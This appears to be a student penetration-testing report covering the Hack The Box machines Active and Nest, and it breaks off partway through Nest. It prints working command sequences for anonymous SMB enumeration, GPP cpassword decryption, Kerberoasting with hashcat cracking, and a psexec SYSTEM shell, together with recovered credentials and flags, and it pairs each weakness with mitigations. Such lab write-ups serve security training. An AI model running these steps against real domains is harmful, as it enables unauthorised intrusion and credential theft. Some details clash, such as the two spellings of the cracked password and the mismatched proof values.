boker@boker: ~/Desktop/HTB/Active
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      boker
10.10.10.100   active.htb
/etc/hosts *
```

```
[boker@boker] ~/Desktop/HTB/Active ]  
$ crackmapexec smb active.htb -u "" -p "" --shares  
SMB active.htb 445 DC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)  
SMB active.htb 445 DC [+] active.htb:  
SMB active.htb 445 DC [+] Enumerated shares  
SMB active.htb 445 DC Share Permissions Remark  
SMB active.htb 445 DC -----  
SMB active.htb 445 DC ADMIN$ Remote Admin  
SMB active.htb 445 DC C$ Default share  
SMB active.htb 445 DC IPC$ Remote IPC  
SMB active.htb 445 DC NETLOGON Logon server share  
SMB active.htb 445 DC Replication READ  
SMB active.htb 445 DC SYSVOL Logon server share  
SMB active.htb 445 DC Users
```

```
(boker@boker)-[~/Desktop/HTB/Active]
$ smbclient //active.htb/Replication -U "" --no-pass
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sat Jul 21 13:37:44 2018
..               D            0   Sat Jul 21 13:37:44 2018
active.htb       D            0   Sat Jul 21 13:37:44 2018
```

After enumerating inside the share, the following “XML” file caught my eye as it may contain credentials or sensitive information. Using “get” to download the file to my local machine:

```
5217023 blocks of size 4096, 278857 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
.                D                0 Sat Jul 21 13:37:44 2018
..               D                0 Sat Jul 21 13:37:44 2018
Groups.xml       A                533 Wed Jul 18 23:46:06 2018

5217023 blocks of size 4096, 278857 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Groups.xml (2.0 KiloBytes/sec) (
average 2.0 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> █
```

The following file contains a username “SVC\_TGS” and hashed password:

edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

```
(boker@boker) - [~/Desktop/HTB/Active]
$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{FF57DA28-5F69-4530-A59F-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

After some research and because the file found inside

“\Policies\<GUID>\MACHINES\Preferences\Groups\Groups.xml

It’s most likely a GPP file, using the tool “[gpp-decrypt](#)” to decrypt the hash: “GPPstillStandingStrong2k18”

```
(boker@boker) - [~/Desktop/HTB/Active]
$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```



# בדיקות חוסן תשתית

## דוח מעבודות גמר

Using the acquired Username and Password to connect to “\Users” share via SMB:

“SVC\_TGS: GPPstillStandingStrong2k18”

```
(boker@boker)-[~/Desktop/HTB/Active]
$ smbclient //active.htb/Users -U "SVC_TGS"
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
```

|               |       |     |                          |
|---------------|-------|-----|--------------------------|
| .             | DR    | 0   | Sat Jul 21 17:39:20 2018 |
| ..            | DR    | 0   | Sat Jul 21 17:39:20 2018 |
| Administrator | D     | 0   | Mon Jul 16 13:14:21 2018 |
| All Users     | DHSrn | 0   | Tue Jul 14 08:06:44 2009 |
| Default       | DHR   | 0   | Tue Jul 14 09:38:21 2009 |
| Default User  | DHSrn | 0   | Tue Jul 14 08:06:44 2009 |
| desktop.ini   | AHS   | 174 | Tue Jul 14 07:57:55 2009 |
| Public        | DR    | 0   | Tue Jul 14 07:57:55 2009 |
| SVC_TGS       | D     | 0   | Sat Jul 21 18:16:32 2018 |

**Initial Shell Screenshot:** Access to the system via SMB with “SVC\_TGS” user.

```
(boker@boker)-[~/Desktop/HTB/Active]
$ smbclient //active.htb/Users -U "SVC_TGS"
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls

.                DR            0   Sat Jul 21 17:39:20 2018
..               DR            0   Sat Jul 21 17:39:20 2018
Administrator    D            0   Mon Jul 16 13:14:21 2018
All Users         DHSrn       0   Tue Jul 14 08:06:44 2009
Default          DHR         0   Tue Jul 14 09:38:21 2009
Default User     DHSrn       0   Tue Jul 14 08:06:44 2009
desktop.ini      AHS        174  Tue Jul 14 07:57:55 2009
Public           DR            0   Tue Jul 14 07:57:55 2009
SVC_TGS          D            0   Sat Jul 21 18:16:32 2018
```

**Proof.txt Contents:** f2039144954d7a41f7a91e8adf223e16

Inside “SVC\_TGS” desktop directory file “user.txt” is found. Using “get” to download the file locally:

```
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> ls

.                D            0   Sat Jul 21 18:14:42 2018
..               D            0   Sat Jul 21 18:14:42 2018
user.txt         AR          34   Wed Nov 19 14:31:30 2025

5217023 blocks of size 4096. 278857 blocks available
smb: \SVC_TGS\Desktop\> cat user.txt
cat: command not found
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \SVC_TGS\Desktop\>
```

```
(boker@boker)-[~/Desktop/HTB/Active]
$ cat user.txt
f2039144954d7a41f7a91e8adf223e16
```

# בדיקות חוסן תשתית

## דוח מעבודות גמר

### Privilege Escalation

**Access to user “Administrator” via psexec.py**

#### Vulnerability Exploited:

By the username “SVC\_TGS”, [TGS](#) stands for “Ticket Granting Service”, a component within [Kerberos](#). The system might be vulnerable to [Kerberoasting](#). Using the tool “GetUserSPNs.py” from “Impackets”. The [following article](#) came handy while using “[GetUserSPNs.py](#)”:

```
(boker@boker)-[~/Desktop/HTB/Active]
$ python3 GetUserSPNs.py -outputfile kerberoasting.txt -dc-ip 10.10.10.100 active.htb/SVC_TGS -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name                MemberOf                                PasswordLastSet      LastLogon              Delegat
ion
-----
active/CIFS:445       Administrator        CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 22:06:40.351723  2025-11-19 14:31:32.426167

[-] CCache file is not found. Skipping...

(boker@boker)-[~/Desktop/HTB/Active]
$ ls
GetUserSPNs.py  gpp-decrypt  Groups.xml  kerberoasting.txt  user.txt

(boker@boker)-[~/Desktop/HTB/Active]
$ cat kerberoasting.txt
$krb5tgt$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$c6a2d65703414435a3decdd6267e3d0d4$acbb1477f0df9d6c5a80638c140c1cf177ede77adef09f09a8b08719be7
d17861c53eea8a1b0338dd28ceef8d76497a8cbae684dea539e8f1a958c32fe4a8858ef0a7a6cfff94300e8a835b660585043d73c53e8892a95cfff2392b39b8a4596746a159b70bdb512d420acf6385
b420c73d3b6bab12a9ae4857efe2c0ebe97c975c2cdd817fe387aac5addf4f111c695394a185b12f5a38c4cb5d6e27a5a9aef62d150d90be6d994c7a200d9932d45302752b19270614f91852c1ff59
e2b13d0fcae36de7e1276d797ab573144e5b6e0517024c66ddc183b38eb1084f388b457c048ed04ca6a69c83a35bd7c18fb1bc79d171b65dbcd298d10dba26032ee4430d90327e867d41a09d54a2a8
2ade81017bce36a765f9a8faa17b7f4399de8105d02f83bb3575cab3571466a12f46d60e6fe5bed1f564f12fd62b59f9aff6e8c0c17e253a1cc8b6b52503e19bcfa1a176d067333006121b554a8a2
a62774a8e0c73d4dd8a75d908fa824066b496f76728f66d8e0ad5fdb67f06937741e069b078e08dee9ff399a8d9e0c8d46316d7fb87e235519f62733250d8a6922aefb051be7431ce04daf36a859d
c7090617f551614f48f186ea49bd170756f63fcd3bc33ecc29d29914ad4a900b42b3398885c9d4d81c1272126df35130b39feca03e3e6ad152b0c64610aeb3e45c905e03180e9943f56f2cccd84d3e
ff01e446d7f0b85ebccdc286eccefe6e82811d0e625b577d532dd50715132e81b6a32a45b9ad4d5348611918334398af9cc06c83f61624c6273191b07a953e1d1822737014e99836900ace03dc7854
117e73bf7efab2cf5f20b637210a5d4343879031c6fcc6a3db95a772c7a7acc03a5132d43073b5527f9a067a345f2a25cfc0ecf582e36c4d4de6110508852bfd09b7ad7620ebd05ccc40be0be93a5
976733bb0c7c56890e64be523a8c66b6397eedabddde0bd31975c8b06b4868e64ac82c0c12edb2f29dedf7dc2ed5ad1161eca5ee457b3d360a3fbd50522169ecb93265e1f31ac77c69b5da20988a7f
a1dd7356cf79eb383fa3caa28931064f2321691eeb437a183d35678519785aff769e9896231c6a272b054266aa2e18078ea84d01994a64981e61b31d039646333f11c8c5b5f896dff96ccbe5ca68ea
5b3de3373dafb3f79f21620408d6b89d7a9b4238dcd600e1421ead52e6adddc78f47e49d053b3c07ced009aa3a4722d3f78dec07a67a6463d2dbe70a3388b4fe29a369a0af8
```

# בדיקות חוסן תשתית

## דוח מעבודות גמר

Using the following “[hashcat manual](#)” to find the correct cracking mode (13100), and using hashcat to crack the hashed password. The password was cracked and the password for user “Administrator” is: “Tickermaster1968”

`hashcat -m 13100 -a 0 kerberoasting.txt /usr/share/wordlists/rockyou.txt`

```
$krb5tgt$23$ Administrator$ACTIVE.HTB$active.htb/Administrator*$c6a2d65703414435a3dec6267e3d0d4$acbb1477f0df0d6c5a0638c140c1cf177ede77adefe09f09a8b08719be7d17861c53ee8a810wss000zcecf8d76497a8cbae684dea539e8f1a958c32fe4a8858ef0a7a6cfff94300e8a835b660585043d73c53e8802a95cfff2392b39b8a4596746a159b70bdb512d420ac6385b420c73d3b6bab12a9ae4857efe2c0be9e97c975c2cdd817fe387aac5addf4f111c695394a185b12f5a38c4cb5d6e27a5a9aef62d150d90be6d994c7a200d9932d45302752b19270614f91852c1ff59e2b13d0fcae36de7e1276d797ab573144e5b6e0517024c66ddc183b38eb1084f388b457c048ed04ca6a69c83a35bd7c18fb1bc79d171b65dbcd298d10dba26032ee4430d90327e867d41a09d54a2a82ade81017bce36a765f9a8aa17b7f4399de8105d02f83bb3575cab3571466a12f46d60e6fe5bed1f564f12fd62b59f9aff6e8c0c17e253a1cc8b6652503a19bcfa1a176d067333006121b554a8a2a62774a8e0c7344dd8a75d908fa824066b496f76728f66d8e80ad5fdb67f06937741e069b078a08dee9ff399a8d9e0c8d46316d7fb87e235519f62733250d8a6922aefb051be7431ce04daf36a859dcf7090617f551614f48f186ea49bd170756f63cdf3bc33ecc29d29914ad4a900b42b339885c9d4d81c1272126df35130b39feca03e3e6ad152b0c64610aeb3e45c905e03180e9943f56f2ccd84d3eff01e446d7f0b85ebccdc286eccefe6e82811d0e625b577d532dd50715132e81b6a32a45b9a4d5348611918334398af9cc06c83f61624c6273191b07a953e1d1822737014e99836900ace03dc7854117e73bf7efab2cf5f20b637210a5d4343879031c6f6cc6a3db95a772c7a7acc03a5132d43073b5527f9a067a345f2a25cfc0cecf582e36c4d4de6110508852bf8d9b7ad7620ebd05ccc40be0be93a5976733bb0c7c56890e64be6523a8c66b6397eedabdd0bd31975c8b06b4868e64ac82c0c12edb2f29ddfd7dc2ed5ad1161eca5ee457b3d360a3fbd50522169ecb93265e1f31ac77c69b5da20988a7fa1dd7356cf79eb383fa3caa28931064f2321691eeb437a183d35678519785aff769e9896231c6a272b054266aa2e18078ea84d01994a64981e61b31d039646333f11c8c5b5f896dff96cche5ca68ea5b3de3373dafb3f79f21620408d6b89d7a9b4238dc600e1421ead52e6a6ddc78f47e49d053b3c07ced009aa3a4722d3f78dec07a67a6463d2dbe70a3388b4fe29a369a0af8:Ticketmaster1968
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgt$23$Administrator$ACTIVE.HTB$active.htb/Ad...9a0af8
Time.Started.....: Wed Nov 19 15:52:39 2025 (23 secs)
Time.Estimated....: Wed Nov 19 15:53:02 2025 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 288.1 kH/s (0.54ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10537472/14344385 (73.46%)
Rejected.....: 0/10537472 (0.00%)
Restore.Point....: 10537216/14344385 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tids2340 -> Tiana87
Hardware.Mon.#1...: Util:100%
```

Using “psexec.py” to gain a shell as “Administrator”: “Administrator: Ticketmaster1968”

```
(boker@boker)-[~/Desktop/HTB/Active]
$ python3 psexec.py Administrator@10.10.10.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file WhzpxsLX.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service Zkkd on 10.10.10.100.....
[*] Starting service Zkkd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```



### Vulnerability Explanation:

The user "SVC\_TGS" hints towards [Kerberoasting](#), this method of attack targets the Kerberos Authentication Protocol, and extracting encrypted credentials from the Active Directory. By using the tool "GetUsersSPNs.py", an attacker can extract the encrypted password for user "Administrator" and crack it offline, gaining user "Administrator" password.

**Vulnerability Fix:** The following mitigations are suggested by the [official Microsoft WebSite](#)

- **Use Group Managed Service Accounts (gMSA):** Using gMSA provides automatic password management, using 120 characters long, complex and randomly generated passwords that will be harder to decrypt offline.
- **Using complex passwords:** If gMSA isn't possible on the server, using long and complex passwords will also harden the security of it and prevent attackers from decrypting the passwords.
- **Use AES (128 and 256 bit):** This encryption method is harder to decrypt and more secured.
- **Audit and review user accounts with SPN:** User accounts with SPNs should be audited. SPNs should be removed from accounts where they are not needed to reduce the cyberattack surface.

**Severity: Critical** - The following vulnerability allows an attacker to gain "Administrator" user SPN and crack it offline, acquiring the password for that user and accessing it via SMB.

**Exploit Code:** The following command was used to gain "Administrator" SPN

`python3 GetUserSPNs.py -outputfile kerberoasting.txt -dc-ip 10.10.10.100 active.htb/SVC TGS -request`



**Proof Screenshot Here:** Using the tool “psexec.py” by “Impacket”

```
(boker@boker) - [~/Desktop/HTB/Active]
$ python3 psexec.py Administrator@10.10.10.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file WhzpxslX.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service Zkkd on 10.10.10.100.....
[*] Starting service Zkkd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

**Proof.txt Contents:** cac3948b80b6426f58add059910dbe42

```
C:\Users\Administrator\Desktop> type root.txt
1b8421947f8aba7f3725e08d9d7fd73c
```

System IP: 10.10.10.178

### Service Enumeration

| Server IP Address | Ports Open                                |
|-------------------|-------------------------------------------|
| 10.10.10.178      | TCP: 445(SMB), 4386(ReportingServiceV1.2) |
|                   | UDP:                                      |

### Nmap Scan Results:

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ nmap -sV -sC -p 445,4386 10.10.10.178
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 18:03 IST
Nmap scan report for 10.10.10.178
Host is up (0.063s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?
4386/tcp   open  unknown
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSsess
onReq, TerminalServer, TerminalServerCookie, X11Probe:
|_   Reporting Service V1.2
|_   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|_   Reporting Service V1.2
|_   Unrecognised command
|_   Help:
|_   Reporting Service V1.2
|_   This service allows users to run queries against databases using the legacy HQK format
|_   AVAILABLE COMMANDS ---
|_   LIST
|_   SETDIR <Directory_Name>
|_   RUNQUERY <Query_ID>
|_   DEBUG <Password>
|_   HELP <Command>
|_   1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
```

### Initial Shell Vulnerability Exploited

#### *Access via SMB to user "C.smith"*

#### **Vulnerability Explanation:**

Anonymous access to SMB allows an attacker to grab the file "Welcome Email.txt" from "Data" share and "\\Shared\\Templates" directory, acquiring credentials for user "TempUser". User "TempUser" have access to "Data" share and "\\Shared\\IT\\config\\RU Scanner\\ RU\_config.xml", which contains an encrypted password for user "C.smith". Also the file "\\Shared\\IT\\config\\NotepadPlusPlus\\config.xml" contains the path "\\HTB-NEST\\Secure\$\\IT\\Carl\\" which is accessible. This directory contains the RUScanner project which allows to decrypt the password, granting credentials for user "c.smith" and allowing an attacker access to that user via SMB.

#### **Vulnerability Fix:**

- **Disable anonymous access via SMB:** This is the most immediate fix that will prevent an attacker from gathering the mentioned information.
- **Changing password for "TempUser":** This user should be temporary, and changed regularly as multiple people have access to this password.
- **Ensuring directories are not accessible:** Directory "Carl" was accessible even when "IT" wasn't readable. Ensure the directories inside an unwanted location are also not accessible.
- **Restrict access to "RUScanner":** As this file is responsible for encryption and decryption of passwords for users on the system, it's extremely important this file is accessible only by high privileged users. Don't allow users on the system to access this file and download it for reverse engineering.

**Severity: Critical** - The following vulnerabilities combined allows an attacker to access SMB with higher privileged user.

Share with READ permissions: "Data", "Users"

### Adding the domain to “/etc/hosts”:

46 | Page

While the share “\Users” is readable, the content inside requires permissions to access and thus not accessible as anonymous user:

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ smbclient //10.10.10.178/Users -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun Jan 26 01:04:21 2020
..               D            0   Sun Jan 26 01:04:21 2020
Administrator    D            0   Fri Aug  9 18:08:23 2019
C.Smith          D            0   Sun Jan 26 09:21:44 2020
L.Frost          D            0   Thu Aug  8 20:03:01 2019
R.Thompson       D            0   Thu Aug  8 20:02:50 2019
TempUser         D            0   Thu Aug  8 01:55:56 2019

                    5242623 blocks of size 4096. 1840064 blocks available
smb: \> ls Administrator\
NT_STATUS_ACCESS_DENIED listing \Administrator\
smb: \> ls C.Smith\
NT_STATUS_ACCESS_DENIED listing \C.Smith\
smb: \> ls L.Frost\
NT_STATUS_ACCESS_DENIED listing \L.Frost\
smb: \> ls R.Thompson\
NT_STATUS_ACCESS_DENIED listing \R.Thompson\
smb: \> ls TempUser\
NT_STATUS_ACCESS_DENIED listing \TempUser\
smb: \> █
```



Inside the share “Data”, only directory “Shared” allows access as anonymous user. Inside the directory “\Template\HR” there’s a “Welcome Email.txt” file. Downloading the file to my local machine:

```
smb: \Shared\> cd Templates\
smb: \Shared\Templates\> ls HR\
.                D            0 Wed Aug 7 22:08:01 2019
..               D            0 Wed Aug 7 22:08:01 2019
Welcome Email.txt A          425 Thu Aug 8 01:55:36 2019

5242623 blocks of size 4096. 1840062 blocks available
smb: \Shared\Templates\> ls Marketing\
.                D            0 Wed Aug 7 22:08:06 2019
..               D            0 Wed Aug 7 22:08:06 2019

5242623 blocks of size 4096. 1840062 blocks available
smb: \Shared\Templates\> cd HR\
smb: \Shared\Templates\HR\> ls
.                D            0 Wed Aug 7 22:08:01 2019
..               D            0 Wed Aug 7 22:08:01 2019
Welcome Email.txt A          425 Thu Aug 8 01:55:36 2019

5242623 blocks of size 4096. 1840062 blocks available
smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (1.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
smb: \Shared\Templates\HR\> █
```

The following message is presented: “TempUser: welcome2019”

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ cat 'Welcome Email.txt'
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HR
```

Connecting to SMB with the following credentials: "TempUser: welcome2019". The Directory of "TempUser" is now accessible, downloading the file "New Text Document.txt", which found to be empty but proves as user "TempUser" there's access to more Shares and Directories than anonymous access:

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ smbclient //10.10.10.178/Users -U TempUser
Password for [WORKGROUP\TempUser]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sun Jan 26 01:04:21 2020
..               D           0   Sun Jan 26 01:04:21 2020
Administrator    D           0   Fri Aug  9 18:08:23 2019
C.Smith           D           0   Sun Jan 26 09:21:44 2020
L.Frost           D           0   Thu Aug  8 20:03:01 2019
R.Thompson        D           0   Thu Aug  8 20:02:50 2019
TempUser          D           0   Thu Aug  8 01:55:56 2019

                    5242623 blocks of size 4096. 1840060 blocks available
smb: \> cd TempUser
smb: \TempUser\> ls
.                D           0   Thu Aug  8 01:55:56 2019
..               D           0   Thu Aug  8 01:55:56 2019
New Text Document.txt  A           0   Thu Aug  8 01:55:56 2019

                    5242623 blocks of size 4096. 1840060 blocks available
smb: \TempUser\> get Document.txt
```

After some trial and error trying to access different shares and directories as “TempUser”, the directories in the share “Data” are now accessible with “TempUser”, the only directory containing data is “\IT\Configs”. Downloading the entire directory to my local machine for further enumeration:

```
smb: \IT\Configs\> ls
.                D            0 Thu Aug  8 01:59:34 2019
..               D            0 Thu Aug  8 01:59:34 2019
Adobe            D            0 Wed Aug  7 22:20:09 2019
Atlas            D            0 Tue Aug  6 14:16:18 2019
DLink            D            0 Tue Aug  6 16:25:27 2019
Microsoft        D            0 Wed Aug  7 22:23:26 2019
NotepadPlusPlus  D            0 Wed Aug  7 22:31:37 2019
RU Scanner       D            0 Wed Aug  7 23:01:13 2019
Server Manager   D            0 Tue Aug  6 16:25:19 2019

5242623 blocks of size 4096. 1840060 blocks available
smb: \IT\Configs\> recurse ON
smb: \IT\Configs\> prompt OFF
smb: \IT\Configs\> mget *
getting file \IT\Configs\Adobe\editing.xml of size 246 as Adobe/editing.xml (0.9 KiloBytes/sec) (average 1.0 KiloBytes/sec)
getting file \IT\Configs\Adobe\Options.txt of size 0 as Adobe/Options.txt (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \IT\Configs\Adobe\projects.xml of size 258 as Adobe/projects.xml (1.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \IT\Configs\Adobe\settings.xml of size 1274 as Adobe/settings.xml (5.0 KiloBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Configs\Atlas\Temp.XML of size 1369 as Atlas/Temp.XML (5.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
getting file \IT\Configs\Microsoft\Options.xml of size 4598 as Microsoft/Options.xml (17.7 KiloBytes/sec) (average 4.6 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as NotepadPlusPlus/config.xml (24.5 KiloBytes/sec) (average 7.2 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\shortcuts.xml of size 2108 as NotepadPlusPlus/shortcuts.xml (8.2 KiloBytes/sec) (average 7.3 KiloBytes/sec)
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as RU Scanner/RU_config.xml (1.1 KiloBytes/sec) (average 6.7 KiloBytes/sec)
smb: \IT\Configs\>
```

Downloading the entire directory, removing empty directories and using “grep” to look for key words. Again, after some trial and error, the keyword “password” is found in the file “/RU Scanner/RU\_config.xml”:

```
(boker@boker) - [~/Desktop/HTB/Nest]
$ ls
Adobe  Atlas  Microsoft  NotepadPlusPlus  'RU Scanner'

(boker@boker) - [~/Desktop/HTB/Nest]
$ grep -r -i "password" .
./RU Scanner/RU_config.xml: <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>

(boker@boker) - [~/Desktop/HTB/Nest]
$
```

Reading the file, the encrypted password belongs to user “c.smith”:

```
(boker@boker) - [~/Desktop/HTB/Nest/RU Scanner]
$ cat RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>
```

After unsuccessful decryption of the password, i've decided to enumerate more deeply the other files i've extracted from the SMB. The file "config.xml" in "/NotepadPlusPlus" caught my eye, as config files may store sensitive information. The end of the file contain paths on the system, and one of the paths is inside SMB and may be accessible:

```
(boker@boker)-[~/Desktop/HTB/Nest/NotepadPlusPlus]
$ ls
config.xml  shortcuts.xml

(boker@boker)-[~/Desktop/HTB/Nest/NotepadPlusPlus]
$ tail config.xml
    <Find name="redeem on" />
    <Find name="192" />
    <Replace name="C_addEvent" />
  </FindHistory>
  <History nbMaxFile="15" inSubMenu="no" customLength="-1">
    <File filename="C:\windows\System32\drivers\etc\hosts" />
    <File filename="//HTB-NEST/Secure$/IT/Carl/Temp.txt" />
    <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
  </History>
</NotepadPlus>
```

Directory "IT" isn't readable, but the directories inside are accessible. Downloading the directory "Carl".

```
(boker@boker)-[~/Desktop/HTB/Nest]
$ smbclient //HTB-NEST/Secure$ -U "TempUser"
Password for [WORKGROUP\TempUser]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Thu Aug  8 02:08:12 2019
..               D          0   Thu Aug  8 02:08:12 2019
Finance          D          0   Wed Aug  7 22:40:13 2019
HR               D          0   Thu Aug  8 02:08:11 2019
IT               D          0   Thu Aug  8 13:59:25 2019

5242623 blocks of size 4096. 1840060 blocks available
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
.                D          0   Wed Aug  7 22:42:14 2019
..               D          0   Wed Aug  7 22:42:14 2019
Docs             D          0   Wed Aug  7 22:44:00 2019
Reports          D          0   Tue Aug  6 16:45:40 2019
VB Projects      D          0   Tue Aug  6 17:41:55 2019

5242623 blocks of size 4096. 1840060 blocks available
smb: \IT\Carl\> recursive ON
recursive: command not found
smb: \IT\Carl\> recurse ON
smb: \IT\Carl\> prompt OFF
smb: \IT\Carl\> mget *
```

From the downloaded directory “Carl” there’s “RUScanner” project files using Microsoft Visual Studio:

```
(boker@boker)-[~/Nest/VB Projects/WIP/RU]
$ cat RUScanner.sln
Microsoft Visual Studio Solution File, Format Version 11.00
# Visual Studio 2010
Project("{F184B08F-C81C-45F6-A57F-5ABD9991F28F}") = "RU Scanner", "RUScanner\RU Scanner.vbproj", "{1D8C5EE2-1468-4CF0-B4EE-58D8B5C4EFDE}"
EndProject
Global
    GlobalSection(SolutionConfigurationPlatforms) = preSolution
        Debug|x86 = Debug|x86
        Release|x86 = Release|x86
    EndGlobalSection
    GlobalSection(ProjectConfigurationPlatforms) = postSolution
        {1D8C5EE2-1468-4CF0-B4EE-58D8B5C4EFDE}.Debug|x86.ActiveCfg = Debug|x86
        {1D8C5EE2-1468-4CF0-B4EE-58D8B5C4EFDE}.Debug|x86.Build.0 = Debug|x86
        {1D8C5EE2-1468-4CF0-B4EE-58D8B5C4EFDE}.Release|x86.ActiveCfg = Release|x86
        {1D8C5EE2-1468-4CF0-B4EE-58D8B5C4EFDE}.Release|x86.Build.0 = Release|x86
    EndGlobalSection
    GlobalSection(SolutionProperties) = preSolution
        HideSolutionNode = FALSE
    EndGlobalSection
EndGlobal
(boker@boker)-[~/Nest/VB Projects/WIP/RU]
$ ls
RUScanner RUScanner.sln
```

Enumerating the project to check if it uses the file I've found that contains the password for user “c.smith”. “Module1.vb” calls the file.

```
(boker@boker)-[~/Nest/VB Projects/WIP/RU/RUScanner]
$ grep -r -i "RU_config.xml" .
./Module1.vb: Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
(boker@boker)-[~/Nest/VB Projects/WIP/RU/RUScanner]
$ cat Module1.vb
Module Module1

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}

    End Sub

End Module
```



